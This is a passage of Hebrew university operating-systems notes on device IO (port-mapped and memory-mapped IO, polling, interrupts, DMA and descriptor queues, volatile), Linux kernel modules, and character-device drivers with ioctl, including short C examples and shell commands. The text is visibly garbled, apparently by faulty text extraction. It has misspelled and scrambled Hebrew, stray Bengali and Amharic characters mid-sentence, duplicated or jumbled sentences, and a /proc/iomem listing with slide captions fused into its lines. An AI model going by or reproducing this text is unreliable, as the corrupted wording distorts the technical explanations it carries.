הקישורת עבור המעבד עם התקן (בניגוד לריגיסטרים של המעבד ששומרים על ה-state שלו). מאחריו הריגיסטרים יושבת החומרה של התקן, והיא מטפלת בגישה לריגיסטרים. כדי לעבוד מול התקן, לכל התקן יש תיעוד המגדיר את המשמעות של כל גיסטר, איזה סט של קיריות/כתיות מול איזה גיסטרים צריך לבצע כדי לשולט בו, ולקבל ממנו קלט/פלט. כדי לבתוב לריגיסטרים של התקן, תוכנה כמו מערכת הפעלה משתמשת בפקודות המכונה:

- **OSHIO (Port-mapped IO)**: פקודות מכונה מיוחדות שהגדירה שלתן היא לתקשורת עם התקנים. הרעיון הוא שיש מרחב בתיבות של IO, שכל בתיבה בו מתמפה לריגיסטר מסוים של התקן מסוים. **מרחב בתיבות זה זר למרחב הכתובות של הזיכרון**, גם הווירטואלי וגם הפיזי. זהו אינה צורת העבודה המועדף היום.

```
$ cat /proc/iomem
00000000-00000fff : Access to 0x91a00100 will go to
00001000-0009ffff : register 0x100 on the tg3 device
0009c000-0009ffff : r   memory
000a0000-000bffff : r   Bus 0000:00
90000000-c7ffbfcc : PCI Bus 0000:00
91a00000-91a0ffff : tg3
91c00000-91dfffff : PCI Bus 0000:03
91d00000-91d0ffff : megasas: LSI
100000000-407fffffff : System RAM
```

Memory-mapped IO (MMIO): במקום להזאות מרחב בתיבות מיוחד ל-IO, **নশতুল অঠ রগিস্ট্রি**ם של התקנים במרחב הכתובות הפיזיות. באשר המעבד נגש לכתובות פיזיות, נשלחת הودעה ב-interconnect והוא מנtab את הגישה לעד: או ל-DRAM (עבודה מול הזיכרון), או לתוכן בלבד, והיעד מחייב תשובה למשבד. לכל התקן יש טווח בתיבות פיזיות שמקשור אליו. גישה זו שקופה למשבד ולתוכנה – עובדים עם פקודות load/store גמלות. זה לא משנה מאיפה המידע מגיע בחזרה. את המיפוי מבוטב פיזיות לתקנים בונה המחשב בתהליך ה-boot.

drivers (device drivers):

מערכת הפעלה עשויה אבסטרקציה לתקנים מול התהליכים, כדי שלא כל תהליך יצטרך להכיר את כל סוג התקנים. המטרה היא שקוד קernel יוכל להיות גנרייה גנרי, ולא יצטרך לעבד ושירותים מול התקנים. לשם כך יש מודולים שנקראים drivers. לכל התקן קיים driver, שהוא מודול שתפקידו לעבד מול התקן הספציפי הזה (כרטיס רשת של חברה X מודל Y). מצד שני, ככל שאורוּם ממערכות הפעלה, הדרייבר חשוב ממספר אבסטרקטיה בלבד, מה שהוא אפשר לשאר הקוד בkernel לעבד מולו ברמה high-level-high: דרייבר של כרטיס רשת יחשוף API שונה מדריבר של התקן אחסון, אבל כל הדרייברים של כל כרטיסים הרשות יספקו את אותו API. בלינוקס 70% מהקוד הוא בדריברים. דרייברים נחלקים לשש קבוצות לפי סוג הממשק מול ה-device:

סוג	תיאור	דוגמה
Character	אבסטרקציה של byte stream, דומה לקובץ אבל ללא אפשרות לבצע offset seek בלהשא. אפשר לקרוא ולבתוב בתים מהתקן. ה-API דומה לגישות לקובץ.	מקלדת – אי אפשר לחזור למקש שהוקלד לפני 5 דקות, רק המקש האחרון.
Block	אבסטרקציה של התקן עם מרחב בתיבות, אפשר לקרוא ולבתוב ל-offset בלהשא במרחב. לא עובדים עם read/write אלא עם request/respose של בלוקים עם הפרמטרים: ביון (קריאה/כתיבה), אוריך (בכמה נתונים רצים), בתובת של באפר לקריאה/לבתיה.	התקן אחסון – כמו SSD ודייסקים. הגרנולריות היא בבלוקים של בתים.
Network	התקני רשת.	כרטיס רשת – נבדוק סטטוס של חיבור, נובל לשולח או לקבלת פקטה.

תקשורת מול התקנים:

מכיוון שהתקנים מוגבלים ע"י המכניקה שלהם, יש הרבה מקרים שלוקח להם זמן לבצע פעולה – התקן מתחילה לעבוד ורק אחריו פרק זמן מסוים ומחייב תגובה. נניח שהתשובה חוזרת ברגיטר. איך נדע שהתשובה מוכנה? אפשרות נאייבות שנפסול מיד – התקן לא מחייב תשובה עד שהוא מסיים את הפעולה (זה בולק אוטונומי ומונע להריץ תהליכי אחרים ביניים). לכן, התקנים מחזירים תשובה לריגיסטרים מהר גם אם אין תוצאה מוכנה – כל התקן מגדיר מעין פרוטוקול לתקשורת מולו כדי להבין מה הסטטוס שלו. נסקור גישות שונות לתפעול התקן:



.1. **Polling:** התקן חושף רגיסטר סטטוס שקרים ממנו מחזירה מה מצב התקן (busy, ready). נקראת הרגיסטר

בלולאה עד שנראה שהוא לא busy. באשר ה-polling הראשון מסתיים ואפשר לתפעל את התקן, הדריבר כותב


רגיסטרים בהתקן בהתאם לתיעוד שלו, ואז מתחילה עוד polling כדי לדעת מתי המשימה הסתיימה. אמנם, גם בגישה זו בפועל החלפנו גישה אחת ארוכה בהרבה גישות קצרות – ואנחנו לא מרים תהליכי אחרים בזמן ה-polling.

.2. **Avoiding busy waiting:** במקום polling, מערכת הפעלה תשליך את התהילך שביצע את ה-IO לשון, ותעשה

scheduling לתהילך אחר שיוכל להשתמש במעבד עד שגמר ה-IO ותחזיר תוצאה מהתקן. בכך שמאלא אנחנו רואים את

המקרה של polling בסיסי בו אנחנו "טופסים" את המעבד. בצד ימין, כל עוד התקן busy, נבצע scheduling בkr

שתחילך אחר יוכל לזרוץ בינהים על ה-CPU (אם זה יחוור אלינו, אם אנחנו בולולאה אז נבצע שוב yield לתהילך אחר). עם זאת, תהילך זה עדין אינוiesel.



.3. **Interrupts:** להתקנים יש אפשרות לשלוח הודעות דרך ה-interconnect למעבד דרך ה-*bus*, והיא גורמת ל-exception


מסוג interrupt (ማורע חיצוני למעבד). יש רכיב במעבד שהבין מאייה התקן הגיעו ה-*interrupt* ומתרגם למספר exception רלוונטי, כדי להריץ את ה-*handler* הרלוונטי. לעומת זאת, interrupt-contextswitch – שימושי כדי להודיע למערכת ההפעלה

שאייזשה פעולה של התקן הסתיימה. למעשה, הרבה יש קשר בין סיום של פעולה התקן למאורע חיצוני פיזי. חלק מתכונות התקן לביצוע הפעולה – הדריבר מתכנת אותו גם לשЛОח התקן interrupt לאחר הפעלה מסוימת ואז מעביר את התקילך הנוכחי למצב handler-waiting, כשהגיעו ה-*interrupt*.


נשים לב כי במקרים שבהם התקן מסיים את המשימה מאוד מהר, שימוש ב-polling מהיר יותר מאשר הסתמכות על interrupt. אם הזמן שלוקח להתקן לסיים קצר יותר מאשר הזמן לבצע context switch – לבצע interrupt – ולבצע context switch בחזרה אל התקילך שביצע את ה-IO. לכן, בהרבה מקרים עובדים בשיטה היברידית: קצת היברידית: קצת waiting על השם המשימה. מתכנתים interrupt ומסמנים שהתקילך הוא לא שמודיע עד להגעת interrupt-overflow על סיום המשימה.

העברה מיידית מול התקנים:

⇒ A memory copy where each write is potentially slow




Would like to overlap copying with running another process



בהרבה מקרים, הפיקוד/התשובה מול התקן דורשים העברת של הרבה>Data (למשל מסך גרפי, DATA מאחסון). אם הכל היחיד שהוא קיים להעברת>Data בין המעבד להתקן הוא הרגיסטרים של התקן, הרבה זמן מושקע בהרצאת פקודות מכונה שמעתיקות>Data אל/*bus*. ניתן את העתקה זו באמצעות overlap. התקן עובד עצמאית מהמעבד, אך נרצה להריץ לו לבצע את העתקה בזיכרון המעבד – ואז המעבד יתפנה לדברים שימושיים יותר כמו להריץ תהליכי אחרים, בזמן העתקה.

DMA: כדי לאפשר את הייעול הזה, נוספה היכולת של DMA (direct memory access), המאפשרת להתקנים לשלוח

הודעות בתיבה וגישה לזכרון הפיזי (DRAM) בדומה למה שהמעבד עושים. כדי להעביר>Data מהתקן או אליו: הקernel מכין באפר זיכרון, מבקש מהתקן לבצע את העברת המידע (מעבר את הכתובת הפיזית של הבאר, גודלו, ושאר הפרמטרים שצרכי). מדוע בתיבות פיזית ולא ירטואלית? לא נרצה שהתקן יעבור על ה-PT ועשה את התרגום, הוא לא מיועד למערכת הפעלה מסוימת וידעו את מבנה ה-PT של כל, הוא צריך להכיר ישר את הכתובת הפיזית.

דוגמה לקריאה מהתקן אחסון:





- הדריבר מזכה באפר בזיכרון (אין חובה שהוא זה שמקצתו אותו, יכול לקבל אותו כפרמטר).

2. הדריבר כותב לרגיסטרים של התקן (דרך המצביעים במבנה `dev`) את כתובתם של הבאר (ADDR), מאיפה הוא רוצה לקרוא במדית האחסון (DISKADDR), ואת הפעולה המבוקשת (CMD).

3. הדריבר ממחכה ל-interrupt, scheduler מוחזר על המעבד בזמן זה (בפועל מתכנתים את התקן מראש כך שייצר interrupt בהשלמת כל פקודה).

4. התקן עושה את העבודה שלו: מוצא את הדאטא עצמו וכותב שירות ל-DRAM.


5. לאחר שהדאטה נכתב, התקן שולח interrupt למעבד – התהיליך שביקש את המידע מהdisk מוחזר להיות runnable ומתיישבו בעמידה. context switch אליו.

הערות:

- אם במקרה(frames) שהכילו את הבאר יועברו לשימוש אחר (למשל בגלל page out), התקן לא יהיה מודע לה וידין כתוב לאוותה בתובת בזיכרון הפיזי, ובכ"ה ידרשו את תוכן הדף החדש מופה אל אותו frame. לכן, דוגמים שבארים שמוקצים לעובדה של DMA מול התקנים לא יעברו שימוש חדש ובפרט לא out page. פעולה זו נקראת **pinning**. אפשר גם להעביר נתונים דואנו דוגמה לצורת שימוש סינכרונית ב-DRAM. אפשר גם להעביר נתונים מתוך מאירוע חיצוני לא יוזם. הדריבר יכול להבין מראש באפרים ולתבונת את התקן עם הכתובות שלהם – באשר מגיע אירוע חיצוני (מיעד מהרשת ננich), התקן יוכל לכתוב את המידע לאחד מהబארים ולהודיע על כך לדרייבר באמצעות interrupt.

מקובל ביצוע פעולות IO:

יש התקנים שתומכים בטיפול בהרבה בזמנים מקביל (קריאה מקבצים למשל). הבעיה היא שבצורת העבודה שתיארנו עד עכשיו, הדריבר מבצע פעולות IO מול התקנים בצורה סדרתית: לכל פעולה, הוא מתכנת את התקן לבצע אותה, ממחכה שהוא יבצע אותה, ואז מבצע את הפעולה הבאה. אפשר ליעיל את צורת העבודה ע"י כך שmagisטים להתקן רשיימה של כל פעולות ה-IO שאנו חשים לבצע, הוא יבצע את כל ויחזר תשובה לגבי כלן. כך בצע A פעולות IO במקביל IO במשהו של כתיבה אחת לרגיסטר.



ונitor מבנה נתונים של תור שהדריבר והתקן משתפים בוינהם. הדריבר מזכה מערכים של מבנים שנקראים descriptor בזיכרון הפיזי (DRAM). נזכר שיש הבדל בין שתי פעולות IO:


- קריאה מהתקן – צריך לכתוב דאטא לזכרון הפיזי, וכן צריך להעביר לו באפר לזכרון לכתוב אליו.
- כתיבה להתקן – צריך לקרוא את הדאטא לכתיבה מהזיכרון הפיזי, וכן צריך להעביר לו באפר לזכרון שהוא יקרה ממנו.

לכן, נגיד **שכי מערכים של descriptors**: אחד עבר פעולות קריאה והשני עבר פעולות כתיבה. כל רשומה במערך כזו מכילה תיאור של פעולות IO: כתובות-DRAM, כתובות באחסון, ועוד. לכל מערך כזה, התקן מגדר ורישומים של head-base-end (או descriptors) את מקום המערך ואת גודלו בזיכרון הפיזי. התקן מצידו תומר **בניהול כל מערכ** זהה כתור (מערך ציקלי): התקן מגדר ורישומים של head-tail (לא נמצא בזיכרון הפיזי, אלא על התקן), כאשר head מצביע אל הפקודה הבאה שהתקן צריך לבצע, וtail מצביע למקום הפניו הבא במערך.

נעבור על **flow** של כתיבת להתקן: המערכת מכיל כבר כמה פקודות שההתקן עוד לא ביצע. כאשר הדרייבר נקרא לבצע עוד פעולה O שבלתייה, הוא כותב למערך במקום tail, ומקדם את tail. ההתקן מצידיו מתקדם בתור ע"י קיראה-ב-DMA של תוכן המערך במיקום head, ביצוע הפקודה, ובティיה של הדאטא אל הכתובת בהתקן שבתוכה ב-head-or-descriptor. קידום head-descriptor מאפשר לדרייבר לדעת שהפקודה בוצעה.

עבור פקודות קיראה מההתקן: הדרייבר מוסיף descriptors שמצביעים לבאים ריקים בזיכרון, וمعدכן את head-tail. ההתקן קורא אותו, קורא את הדאטא וכותב אותו ל זיכרון הפיזי (DRAM) בכתובות שרשומות ב-descriptors, ולאחר מכן מעדכן את head.

כאשר ה-interrupt מגיע, הדרייבר מטפל ב-descriptors שהושלמו.



שאלות:

- **למה פקודות DMA עובדות על כתובות פיזיות ולא וירטואליות?**
ההתקן לא מכיר את ה-PT של הקERNEL הנוכחי, וגם אם כן, לא נרצה שהוא ילמד את כל הפורמטים של ה-PT האפשריים. יכול להיות שמדובר במידודים מסוימים שונים.
- **האם צריך לבצע TLB invalidation לפני/אחרי פעולה DMA?**
לא, אם הכל בכתובות פיזיות, אין צורך לעדכן. תאורטית, רק אם DMA (בתוצאה מבאג) משנה את הדאטא של ה-PT.

```

int *Status = (int *) 0xde00;
while (*Status == BUSY) {
}
    ↓
    compiler optimization
if (*Status == BUSY)
    while (1) { }

```

אופטימיזציה קומפיילרים: ההתקן מגדיר מעין פרוטוקול שצריך לבצע כדי לפקד עליו, הבעייה היא שאופטימיזציות קומפיילרים עושים יכולות פגעות בנכונות הпрוטוקול הזה. בסתכל על מקרה של busy-waiting: הקוד של הדרייבר מבצע לולה שקורסאת מהכתובת בזיכרון שמגיעה אל רגיסטר סטטוס בהתקן, וממחכה שהוא לא יהיה BUSY. הקומפיילר לא יודע שהכתובת הזאת מצביעה לרגיסטר של התקן – מבחינתו זו כתוב בזיכרון.

הוא יכול לבצע אופטימיזציה: אם בקריאה הראשונה של המצביע כתוב BUSY, הלולאה לטולם לא תסתיים. אך, אפשר להחליפה אותה בלולאה נוספת אינסופית ונגרם למאבד לבצע פעולות לזכרון. האופטימיזציה הזאת שוברת את נוכנות הדרייבר וכיורע בלולאה. הפתרון: להודיע לקומפיילר שיתכן שתוכל של משתנה يتעדכן "mphoz" ולבן אסור להניחס עליו הנחות. ב-C ניעזר במיליה volatile שמודיעה לקומפיילר על זה. הקומפיילר יבין שהוא חייב לתרגם כל גישה למשתנה בקוד לפקודה מכונה שניגשת לזכרון – וכייצר לולה כמו שהדריבר צריך.



תרגול 4 (תכונות בקרNEL)

מנהל התקנים:

- המטריה של device drivers היא להסתייר את פרטי החומרה ולספק ממשק עבור משתמש/הקרNEL. לכן, רוב הדריברים הם מודולים שביניהם לטעינה אחרי שהקרNEL מבצע boot, באופן דינמי בזמן ריצה. הטעינה זו מתבצעת רק עבור משתמשים חזקים (כמו משתמש root).
- ישנו 3 סוגי עיקריים של התקנים: character (אבסטראקציה של stream, כמו קולט מהקלדת), block (דאטה שנכתב בגרנולריות של בלוקים, שיש random access, אפשרlect לכת ל_Offset מסוים כמו בדיסק), ו-network (אבסטראקציה לפיקטאות רשות כמו בבריטיס רשת).
- דריבר הוא נקודה מענית לתוקפים במערכת, בוון שהוא רץ בהרשות גבירות וניתן לנצל זאת.

ריצה בקרNEL:

- ב-“userland” אנחנו תמיד ב-user-space, ויכולים להשתמש בספריה הסטנדרטית של C (stdlib, stdio, string).
- המאפשרת לנו פעולות user-level ורבות שמאחורי הקלעים מיתרגמות ל-syscalls. לעומת זאת, ב-“wonderland” של הkernel, לא ניתן להשתמש בספריה הסטנדרטית שאינה ממומשת במולאה לצורך זה. נניח שנעשה קוד בקרNEL שימושה/syscall ומחזיר אותו לkernel, ובכל כבה להיתקע בלולאה אינסופית.
- בקוד של user-space שמבצע syscall ומוחזר אותו לkernel, רצוי מאד לא לגשת שירות לכתובות של user-space שהמשתמש מעביר. נרצה למרות שאנו רצים ב-kernel mode, בודק שلتהיל מותר לכתוב לכתובות k ומעתיק לשם המידע x.
- לביצוע בדיקה ולראות האם באמת יש לגשת לכתובות האלה. לשם כך יש פונקציות מיוחדות:
 - put_user(x, p) – בודקה שלתהליך מותר לכתוב לכתובות k ומעתיק לשם המידע x.
 - get_user(x, p) – באופן דומה, קריית המידע שבכתובות k לטור x.

דוגמה בסיסית (hello.c):

```
#define __KERNEL__
#define MODULE
#include <linux/module.h>
#include <linux/init.h>
static int hello_init(void) {
    printk( "Hello, Kernel World!\n" );
    return 0;
}
static void hello_cleanup(void) {
    printk( "Cleaning up hello module.\n" );
}
module_init(hello_init);
module_exit(hello_cleanup);
```

- אנחנו מגדירים את headers הדרולונטיים לקוד kernel.
- כאשר טענים את הדריבר תרוץ הפונקציה init, hello_cleanUp, ובאשר יורדו אותו מהדיברן תקראי הפונקציה init-.hello_cleanUp. זאת באמצעות השימוש בפונקציות .module_exit() ו-.module_init().
- באופן כליל ערך החזרה שאינו 0 יעד על בישולו.
- נקמפל את הפרויקט באמצעות make (צריך להשתמש בספריות של הkernel). נקבל בתוצאה את hello.ko שהוא המודול הkernel' שלו.
- נתען את המודול באמצעות insmod (צריך עם sudo).
- נבדוק הדרישה של printk בלוג הkernel' באמצעות dmesg.
- גמישות אפשרית: אפשר להוסיף לפונקציית-h-load _exit_. אם הדריבר יקמפל בחלק מהkernel, הטעינה תרוץ רק פעם אחת וזה יושחרר היזכרון של הפונקציה זו, וה-exit יורד את כל הפונקציה בקמפול (אפשר בשהמערכת תרד גם המודול ירד). אפשר להשאיר את זה גם כאשר אנחנו טענים ידנית את המודול.

```
static int cake_init(void) {
    printk( "The code to fail\n" );
    return -1;
}
```

דוגמה לבישולו (fail/msg.c): כאשר אנחנו מחדירים בטעינה ערך שלילי, וכן הדריבר לא יטען. נבדוק באמצעות insmod נראה את הודעה השגיאה המתאימה לערך החזרה שהחרזנו. לפני שהחרזנו את ערך השגיאה, אנחנו מדפיסים את ההודעה לנו על כל ניסיון טעינה נראה הודעה ב-dmesg. למשל עבור 1 – קיבל “Operation not permitted”.

```
printk(KERN_DEBUG "msg: Debug\n" );
printk(KERN_INFO "msg: Info\n" );
```


רמת לוגים (msg/msg.c): אפשר להגדיר LogLevel שונה. גרים לה-panic (panic/panic.c): מקרים את המערכת.

פקודות שימושיות:

```
lsmod
insmod hello.ko # load
rmmod hello.ko # unload
dmesg
modinfo hello.ko
```

תרגול 5 (התקנים)**התקן Character**

הfonקציה () register_capability מקבלת כפרמטר את החתימות של הפונקציות שמערכת הפעלה מצפה שאנו חנו נתמוך בהן בטור דרישת. ה-"capability" הוא שם כללי לסוגי התקנים האפשרים: chrdev, blockdev וכו'.



- בשימושים insmod וטוענים את המודול רצה הפונקציה () init_module() שמא恰恰ת מבני נתונים.

קוראים ל-() register_chrdev: הפונקציה chrdev רושמת את ה-device פונקציית structChrdev, בKernel, כל רשומה במערך היא מבצע fops בשם chrdevs[] המכיל את הגדרות של כל הפונקציות שמערכת הפעלה מצפה מאיינו לממש. אוסף הפונקציות יכול לקרוא לפונקציות אחרות בKernel. בשימושים rmmod שמסירה את המודול, מצופה העשות () unregister_chrdev שמצויה אותן מהמערך של הKernel.

הfonקציה register_chrdev מקבלת 3 פרמטרים:

- major – לכל דריבר במערכת שתמוך בהתקן יש מספר major שמהו אותו והואique (בין 1 ל-254). אפשר לספק בפרקטר 0 ומתקבלים מספר פנו באופן דינמי.
- name – שם – שם להתקן.
- .open, read, write, llseek, ioctl, flush – מבנה שמכיל את חתימות הפונקציות שמצופה מאיינו לממש: fops

יצירת התקן: בסופו של דבר ה-axnomin האובייקטים מיוצגים בקבצים, لكن גם את ה-character device, ניתן נציג באמצעות קובץ. על מנת ליצור התקן וירטואלי שנהה אליו, משתמש בפקודה mknod המקבלת שם (name), סוג התקן (type) את המספר המזרוי שמהו את הדריבר (major), מספר מינורי שמהו את התקן שהדריבר מנהל כי הוא יכול לנוהל במאלו (minor).

דוגמה ראשונה (CHARDEV1/chardev.c):

תחת DEVICE SETUP נגידר את המבנה של **fops**: כל פונקציה שאנו תומכים בה מומפה לפונקציות שאנו ממשים עבורה read, write, open וכו'. את ה-owner נשאיר ל-THIS_MODULE, זה אומר שאם הדריבר עסוק ומטרל בהתקן מסוים, לא ניתן יהיה לבצע לו unload תוך תוך שימתה. נשתמש ב-. " בטורunload תוך שימתה. נשתמש ב-. struct השונים ב-struct.

```
struct file_operations Fops =
{
    .owner          = THIS_MODULE,
    .read           = device_read,
    .write          = device_write,
    .open            = device_open,
    .release        = device_release,
};

major = register_chrdev( 0,
DEVICE_RANGE_NAME, &Fops );
unregister_chrdev(major, DEVICE_RANGE_NAME);
```

- ב-device_open אנחנו מדליקים דגל שמצויע על כך שאנו "עסוקים", וב-device_release מכוון אותו.
- ב-device_write נבצע get_user שיאפשר קריאה מתוך ה-buffer המתאים של היוזר ובתייבה שלו. לשנתנה שלנו בשם the_message.
- ב-device_read אנחנו פושט מדפסים את ערך ההודעה the_message בתוך לוג בKernel. לשנתNESS אנחנו מחזירים ערך של שגיאה.
- פונקציית init_simple_init() וצה כשםבצעים insmod, שם נקרא ל-register_chrdev עם 0 (ה挈אה דינמית), שם התקן, ומצביע ל-fops שהגדכנו קודם.
- בפונקציה simple_cleanup נקרא ל-unregister_chrdev עם majro שקיבלו ושם התקן.



נרי:

- נבע insmod כדי **לטעון את הדрайבר שלנו**, נקלט מספר major..
- **יצור התקן** עם אותו מספר major באמצעות mknod – ואז מערצת הפעלה תיתן לדрайבר שלנו לניהל את התקן.
- כתוב להתקן (שהוא קובץ) מחרוזת hello באמצעות, ובשנעשה cat, נקלט שגיאה. בלוג הernal (dmesg) נראה את תוצאת read-.read. לצד זה נראה לוגים של open-write-release ולחדר מכך open-read-release.
- נשים לב כי אם נרים > cat לקובץ, הוא יהיה פתוח (open), וכן אם ננסה במקביל למחוק אותו עם rmmod נקלט שגיאה של use in Module chardev is owner by-fops.

:IOCTL

נרצה להוכיח את יכולות שאנו תומכים בהן, מעבר ל-read/write. למשל, נרצה שההודעות שנכתבות להתקן יהיו מוצפנות בהינתן פקודה מסוימת, ולבטל את הצפנה המידע בהמשך. הפונקציה **ioctl** מאפשרת לבצע פעולות מיוחדות נוספת:

- מקבלת ברגיל את המבנה file שהמשתמש פתח.
- מקבלת מספר מזהה, איזה ioctl המשמש רצוח ברגע (למשל הצפנה).
- מקבלת פרמטר לפקודה (1 – מוצפן, 0 – לא מוצפן).

:(CHARDEV2/chardev.c)

```
static long device_ioctl( ... ){
    if( IOCTL_SET_ENC == ioctl_command_id )
    {
        printk( "Invoking ioctl: setting encryption "
               "flag to %ld\n", ioctl_param );
        encryption_flag = ioctl_param;
    }
    return SUCCESS;
}

#define IOCTL_SET_ENC _IOW(MAJOR_NUM, 0, unsigned
long)
```

- הקוד דומה מאוד לקודם, רק שכן אנחנו תומכים ב-ioctl. נגידו את הפונקציה – אם מזהה הפקודה הוא של הצפנה, נעדכן את המשתנה הגלובלי encryption_flag לפי הפרמטר שקיבלנו.
- בפונקציה device_write נבדוק אם הדגל דלוק ואז נבע ההזה לבלתו בכטיבה שלו ל-the_message.
- הגדרנו major ובו מספר פנה ל-device-encoder, וגם את IOCTL_SET_ENC: אם משתמש פנה ל-encoder, ושולח את את הפקודה של הצפנה, הפונקציה **זו מבטיחה לנו שלכל driver יהיה המספרים שלו עבור ה-IOCTL באופני ייחודי**. המספר זהה נוצר באמצעות שילוב של 0, MAJOR_NUM וטיפוס שנכפה לקבל.
- הגדרנו user_chardev, זה המשתמש שմדבר עם ההתקן באמצעות הממשק של ה-driver, קורא לפונקציות המתאימות, רושם את ההודעה ברגיל, ואז מפעיל את ההצפנה באמצעות ioctl, ורושם שוב את ההודעה.

פקודות שימושיות:

```
insmod chardev.ko

mknod /dev/simple_char_dev c 240 0
chmod 777 /dev/simple_char_dev

echo "hello" > /dev/simple_char_dev
cat /dev/simple_char_dev # display contents of file
cat > /dev/simple_char_dev # write to the file until Ctrl+D

rmmod chardev
```

2 – מערכות קבצים

מערכות קבצים

